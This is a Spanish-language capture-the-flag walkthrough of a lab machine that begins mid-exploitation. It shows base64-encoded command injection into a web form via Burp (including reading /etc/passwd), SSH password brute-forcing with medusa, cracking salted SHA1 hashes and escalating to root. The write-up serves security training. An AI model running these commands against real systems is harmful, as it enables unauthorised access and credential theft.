en el userInput el comando whoami en base64

```
echo "whoami" | base64
d2hvYW1pCg==
```



```
POST /submitTemplate HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://172.17.0.2/
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://172.17.0.2
Connection: keep-alive

userInput=d2hvYW1pCg==

```

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.3 Python/3.12.3
Date: Sun, 18 Aug 2024 21:56:19 GMT
Content-Type: text/plain
Content-Length: 9
Connection: close

cachopin

```


Tenemos un posible usuario:cachopin. Para comprobarlo,

vamos a enviar en el userInput cat /etc/passwd.


Primero codificamos en base64

```
echo "cat /etc/passwd" | base64
Y2F0IC9ldGMvcGFzc3dkCg==
```

Nos vamos a burpsuite



```
POST /submitTemplate HTTP/1.1
Host: 172.17.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://172.17.0.2/
Content-Type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://172.17.0.2
Connection: keep-alive

userInput=Y2F0IC9ldGMvcGFzc3dkCg==
```




```
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologi
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nol
messagebus:x:100:101::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
cachopin:x:1001:1001::/home/cachopin:/bin/bash
```

EXPLOTACIÓN


Con medusa vamos a intentar sacar una contraseña para cachopin

medusa -h 172.17.0.2 -u cachopin -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"



```
└─# medusa -h 172.17.0.2 -u cachopin -P /usr/share/wordlists/rockyou.txt -M ssh | grep "SUCCESS"
ACCOUNT FOUND: [ssh] Host: 172.17.0.2 User: cachopin Password: simple [SUCCESS]

┌──(root㉿kali)-[/home/kali/Desktop/Cachopo]
```

Nos conectamos por SSH, cachopin/simple




```
└─# ssh cachopin@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:QpOxNAxzryQWyTcC/aQDQ1cUzdu3pJ1Fs6urlv/FEkM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
cachopin@172.17.0.2's password:
cachopin@2745cd9d62ad:~$
```

ESCALADA DE PRIVILEGIOS

Probamos los sudo y suid y no obtenemos nada.

Listamos en directorios por si vemos algo interesante



```
cachopin@7a391ae4b960:~$ ls -la
total 36
drwxr-x--- 1 cachopin cachopin 4096 Jul 25 02:09 .
drwxr-xr-x 1 root     root     4096 Jul 24 17:22 ..
-rw-r--r-- 1 cachopin cachopin  220 Mar 31 08:41 .bash_logout
-rw-r--r-- 1 cachopin cachopin 3786 Jul 24 19:05 .bashrc
-rw-r--r-- 1 cachopin cachopin  807 Mar 31 08:41 .profile
drwxr-xr-x 1 cachopin cachopin 4096 Jul 25 02:09 app
-rwxr-xr-x 1 root     root      212 Jul 24 17:28 entrypoint.sh
drwxr-xr-x 2 cachopin cachopin 4096 Jul 25 02:09 newsletters
drwxr-xr-x 5 root     root     4096 Jul 24 19:05 venv
cachopin@7a391ae4b960:~$ cd app
cachopin@7a391ae4b960:~/app$ ls -la
total 24
drwxr-xr-x 1 cachopin cachopin 4096 Jul 25 02:09 .
drwxr-x--- 1 cachopin cachopin 4096 Jul 25 02:09 ..
-rw-r--r-- 1 cachopin cachopin  967 Jul 24 17:00 app.py
drwxr-xr-x 3 cachopin cachopin 4096 Jul 25 02:09 com
drwxr-xr-x 1 cachopin cachopin 4096 Jul 24 19:05 static
drwxr-xr-x 2 cachopin cachopin 4096 Jul 24 19:05 templates
cachopin@7a391ae4b960:~/app$ cd com
cachopin@7a391ae4b960:~/app/com$ ls
personal
cachopin@7a391ae4b960:~/app/com$ cd personal
cachopin@7a391ae4b960:~/app/com/personal$ ls -la
total 12
drwxr-xr-x 2 cachopin cachopin 4096 Jul 25 02:09 .
drwxr-xr-x 3 cachopin cachopin 4096 Jul 25 02:09 ..
-rw-r--r-- 1 cachopin cachopin  185 Jul 25 01:40 hash.lst
cachopin@7a391ae4b960:~/app/com/personal$ cat hash.lst
$SHA1$d$GkLrWsB7LfJz1tqHBiPzuvM5yFb=
$SHA1$d$BjkVArB9RcGUs3sgVKyAvxzH0eA=
$SHA1$d$NxJmRtB6LpHs9vJYpQkErzU8wAv=
$SHA1$d$BvKpTbC5LcJs4gRzQfLmHxM7yEs=
$SHA1$d$LxVnWkB8JdGq2rH0UjPzKvT5wM1=
cachopin@7a391ae4b960:~/app/com/personal$ 
```

Hemos encontrado hashes criptográficos generados en SHA-1.

Estos hashes suelen usarse para almacenar contraseñas u otros datos sensibles de manera segura. Para descifrar estos hashes, es común el uso de herramientas como john the ripper y hashcat. Como están en base64, primero, deberíamos decodificarlos cada uno de ellos de la siguiente manera

echo 'GkLrWsB7LfJz1tqHBiPzuvM5yFb=' | base64 -d | xxd -p


El resultado lo guardamos como hash1.txt y se lo pasamos a john, asi:

john --format=raw-sha1 --wordlist=/usr/share/wordlists/rockyou.txt hash1.txt

Después de probar con todos ellos, desgraciadamente, no he conseguido nada.

Me pongo a buscar más información en github y me encuentro con esto

https://github.com/PatxaSec/SHA_Decrypt, ...ja,ja,ja el creador de esta máquina



https://github.com/PatxaSec/SHA_Decrypt

LICENSE	Initial commit	7 months a
README.md	Happy Hacking	3 weeks a
sha2text.py	Happy Hacking	last mo

Herramienta para descifrar hashes SHA modificados mediante ataque de diccionario.


Herramienta para descifrar contraseñas, que intenta encontrar la contraseña original a partir de un hash y una salt dados. Utiliza una lista de palabras para probar cada contraseña y aplicar el hash utilizando el algoritmo de hash especificado (SHA1 en este caso). Si el hash de una contraseña intentada coincide con el hash dado, la contraseña se considera encontrada y se muestra.

Instalamos requerimientos

```
pip install tqdm
```


Y ejecutamos con el primer SHA

```
python3 sha2text.py 'd' '$SHA1$d$GkLrWsB7LfJz1tqHBiPzuvM5yFb=' '/usr/share/wordlists/rockyou.txt'
```




```
└─# python3 sha2text.py 'd' '$SHA1$d$GkLrWsB7LfJz1tqHBiPzuvM5yFb=' '/usr/share/wordlists/rockyou.txt'
Processing: 100%|██████████████████████████████████████████████████| 14344392/14344392 [04:50<00:00, 49300.58it/s]

[!] Not found
```

Vamos con el segundo



```
└─# python3 sha2text.py 'd' '$SHA1$d$BjkVArB9RcGUs3sgVKyAvxzH0eA=' '/usr/share/wordlists/rockyou.txt'
Processing:   7%|███                                               | 992816/14344392 [00:19<04:26, 50180.07it/s]

 [+] Pwnd !!! $SHA1$d$BjkVArB9RcGUs3sgVKyAvxzH0eA=::::cecina
```

funciona/cecina. Nos hacemos root



```
cachopin@7a391ae4b960:~/app/com/personal$ su root
Password:
root@7a391ae4b960:/home/cachopin/app/com/personal# whoami
root
root@7a391ae4b960:/home/cachopin/app/com/personal# 
```